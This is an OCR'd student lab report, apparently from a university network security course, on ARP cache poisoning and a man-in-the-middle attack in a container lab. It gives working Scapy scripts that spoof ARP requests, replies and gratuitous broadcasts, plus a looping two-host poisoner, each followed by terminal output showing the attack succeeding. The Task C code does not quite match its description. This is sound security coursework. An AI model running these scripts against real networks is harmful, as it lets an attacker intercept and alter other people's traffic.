
ASSIGNMENT # 2 TEMPLATE

Student Name & ID	**Omar Amin, 202003122**
Student Name & ID	**Anas Madkoor, 202104114**
Student Name & ID	**Abdulrazaq Alsiddiq, 202004464**
Student Name & ID	**Ali Zair, 202109964**
Student Name & ID	**Lance Eric Ruben, 202005801**
Student Name & ID	

Task 1: ARP Cache Poisoning

The objective is to launch an arp poisoning attack, as the attacking machine, M, Our goal is to poison both A's and B's Arp table and Map B's Ip to M's MAC in A's Arp table, and map A's ip to M's MAC in B's Arp table. So in simpler terms, when A and B want to communicate in the LAN, all their communication is going to M, who can read it, modify it, use it to do more malicious activities later.
Task A: To start, we write this python program:



seed@VM: ~/.../Labsetup

seed@VM: ~/.../Labsetup | seed@VM: ~/.../Labsetup | seed@VM: ~/.../Labsetup

```
root@061b0f0a5254:/volumes# cat task-1a.py
#!/usr/bin/env python3
from scapy.all import *
m_mac='02:42:0a:09:00:69'
m_ip='10.9.0.105'
#---------
a_mac='02:42:0a:09:00:05'
a_ip='10.9.0.5'
#---------
b_mac='02:42:0a:09:00:06'
b_ip='10.9.0.6'
#---------
E = Ether(src=m_mac,dst=a_mac)
A = ARP(hwsrc=m_mac,psrc=b_ip,hwdst=a_mac,pdst=a_ip)
A.op = 1 # 1 for ARP request; 2 for ARP reply
pkt = E/A
sendp(pkt)
#for task 1, send arp request
root@061b0f0a5254:/volumes#
```

In the code above, we are mapping B's IP to M's MAC by sending an ARP request packet to A.
After defining some constants, we set the fields for the ether() and ARP() objects.
In Ether(), which is used to create an ethernet frame, we had to specify the source MAC address (attacker) and the mac address of the destination(A).
In ARP(), which creates an ARP packet, we enter the data we wish to add to our victim's arp table, pdst is the protocol address of the destination (ip of A), psrc is the ip we want to be mapped to the MAC we will send in hwsrc (B's ip mapped to M's MAC), and hwdst will be the destination mac (A's mac).
The op attribute is used to specify whether the packet is a request packet or a reply packet, in our case it's equal to 1.
Pkt= E/A isn't a division, it is overridden by scapy and it means we are creating pkt which consists of the Ethernet frame followed by the ARP packet.
Now to run the code and see whether it's successful or not:

```
root@4d4f906115fb:/# arp -a
B-10.9.0.6.net-10.9.0.0 (10.9.0.6) at 02:42:0a:09:00:69 [ether] on eth0
root@4d4f906115fb:/#
```

As we can see the attack was successful, and B's IP was mapped to our attacker machine MAC address.

Task B: in this task, we will basically map B's IP to M's MAC like before, but we will change the ARP.op to 2, making it a replay packet this time.

```
root@061b0f0a5254:/volumes# cat task1b.py
#!/usr/bin/env python3
from scapy.all import *
m_mac='02:42:0a:09:00:69'
m_ip='10.9.0.105'
#---------
a_mac='02:42:0a:09:00:05'
a_ip='10.9.0.5'
#---------
b_mac='02:42:0a:09:00:06'
b_ip='10.9.0.6'
#---------
E = Ether(src=m_mac,dst=a_mac)
A = ARP(hwsrc=m_mac,psrc=b_ip,hwdst=a_mac,pdst=a_ip)
A.op = 2 # 1 for ARP request; 2 for ARP reply
pkt = E/A
sendp(pkt)
root@061b0f0a5254:/volumes#
```


We will test this code in 2 scenarios:

1- B already exists in A's ARP table:

```
seed@VM: ~/.../Labsetup          seed@VM: ~/.../Labsetup          seed@VM: ~/.../Labsetup
root@4d4f906115fb:/# arp
Address                  HWtype  HWaddress           Flags Mask            Iface
B-10.9.0.6.net-10.9.0.0  ether   02:42:0a:09:00:06   C                     eth0
root@4d4f906115fb:/# echo after running code :
after running code :
root@4d4f906115fb:/# arp
Address                  HWtype  HWaddress           Flags Mask            Iface
B-10.9.0.6.net-10.9.0.0  ether   02:42:0a:09:00:69   C                     eth0
root@4d4f906115fb:/#
```

As seen, the attack is successful, we altered the table and edited the entry of B by changed the mac address to M's. Although as soon as B does anything, like ping for example, that will be changed to the actual correct values until we run our program again.

2- B doesn't exist in A's ARP table:
   In this case, our code will not work. The reason is that ARP replies are sent either in respond an arp request to provide the requested MAC address of an IP address.
   But if the entry isn't in the arp table, there's nothing to update or "respond" to.




As we can see, even after running the code, the arp table is still empty.

Task C: a gratuitous message is an ARP response not prompted by an ARP request. The ARP sends a broadcast to all nodes on the network to update its ip to the MAC on the entire network.
The code is pretty similar to task B, with s small change: the destination mac in both Ethernet and ARP will be broadcast (FF:FF:FF:FF:FF:FF), and the psrc and pdst will be changed to the machine "supposedly" issuing the packet, i.e. B's IP.

```
#!/usr/bin/env python3
from scapy.all import *
m_mac='02:42:0a:09:00:69'
m_ip='10.9.0.105'
#---------
a_mac='02:42:0a:09:00:05'
a_ip='10.9.0.5'
#---------
b_mac='02:42:0a:09:00:06'
b_ip='10.9.0.6'
#---------
broadcast='ff:ff:ff:ff:ff:ff'
#---------
E = Ether(src=m_mac,dst=broadcast)
A = ARP(hwsrc=m_mac,psrc=m_ip,hwdst=broadcast,pdst=m_ip)
A.op = 2 # 1 for ARP request; 2 for ARP reply
pkt = E/A
sendp(pkt)
root@061b0f0a5254:/volumes#
```


We test it under 2 scenarios:

1- B exist in A's ARP table:



As seen in the screenshot above, the attack was successful and it mapped B's IP to M's MAC, the one key difference between this and the task B one is that if we had more nodes that had B in their arp table, all of them will receive the gratuitous packet and change the MAC of B to M's in their table.

2- B doesn't exist in the table:



As seen above, nothing was added. And the attack failed. Since the gratuitous message is a broadcast reply message, it won't create an entry in an arp table if the IP it wants to change doesn't exist there. So A and the other nodes on the network will receive the broadcast, but won't effect it much.

Using a gratuitous message to map B's ip to our attack machine MAC can be helpful if you plan to MITM attack everyone in the network who is contacting B, as you can pretty much Eavesdrop on all of B's communication this way and spoof any thing sent from B to any other node on the network.

Task 2: MITM Attack on Telnet using ARP Cache Poisoning

You need to submit a detailed lab report, with screenshots, to describe what you have done and what you have observed. You also need to provide explanation to the observations that are interesting or surprising. Please also list the important code snippets followed by explanation. Simply attaching code without any explanation will not receive credits. In addition, answer any questions if any.

A man-in-the-middle (MITM) attack is a concept that refers to a situation where an attacker places themselves within a communication channel between a user and an application. This can be done with the aim of either listening in on the conversation or pretending to be one of the parties involved, creating the illusion of a typical exchange of information. The goal of task 2 is to implement this attack by spoofing the ARP table by making machine M, the attacker, control the packets between machines A and B.

```
#!/usr/bin/env python3

from scapy.all import *

import time

m_mac='02:42:0a:09:00:69'

m_ip='10.9.0.105'
```

```
#---------
a_mac='02:42:0a:09:00:05'
a_ip='10.9.0.5'
#---------
b_mac='02:42:0a:09:00:06'
b_ip='10.9.0.6'
#---------
def a_poison():
  E = Ether(src=m_mac,dst=a_mac)
  A = ARP(hwsrc=m_mac,psrc=b_ip,hwdst=a_mac,pdst=a_ip)
  A.op = 1 # 1 for ARP request; 2 for ARP reply
  pkt=E/A
  sendp(pkt)
def b_poison():
  E = Ether(src=m_mac,dst=b_mac)
  A = ARP(hwsrc=m_mac,psrc=a_ip,hwdst=b_mac,pdst=b_ip)
  A.op = 1 # 1 for ARP request; 2 for ARP reply
  pkt=E/A
  sendp(pkt)
while(True):
  a_poison()
  b_poison()
  time.sleep(0.1) #code will be executed every 5 seconds
```


The provided code continuously sends ARP poisoning packets to devices A and B, aiming to manipulate their ARP tables and establish an incorrect association between MAC addresses and IP addresses. ARP poisoning is a technique often employed in network security to deceive devices about the true identity of other devices on the network.

In the a_poison function, specific modifications are made to the Ethernet and ARP layers. The source MAC address in the Ethernet frame is changed to the attacker's, with the destination set to machine

A. Simultaneously, the ARP packet is altered to feature the attacker's MAC address as the hardware source, while maintaining the IP address of machine B. As a result, machine A is misled into interpreting incoming packets as originating from machine B.


The operation code of the ARP packet is set to 1, indicating an ARP request. Subsequently, the ARP packet is encapsulated within the Ethernet frame and sent to the target machine. This code is repeated on the function b_poison but using the information of machine B.


Step 1:



The image above shows that the ARP table was successfully poisoned by making the MAC address of the attacker machine assosciated with the IP address of machine B


Step 2(Testing):






After entering “sysctl net.ipv4.ip_forward=0”, the IP packets of host A was blocked by the attacker machine (machine M), which means host A cannot communicate with host B; the machine is not receiving any replies.

Step 3 (Turn on IP forwarding):




Running the command “sysctl net.ipv4.ip_forward=1”, the packets were now then sent to host B. It is interesting to note that the packets sent by host A has an indication of being redirected, meaning that the packets went to a malicious machine before entering machine B.

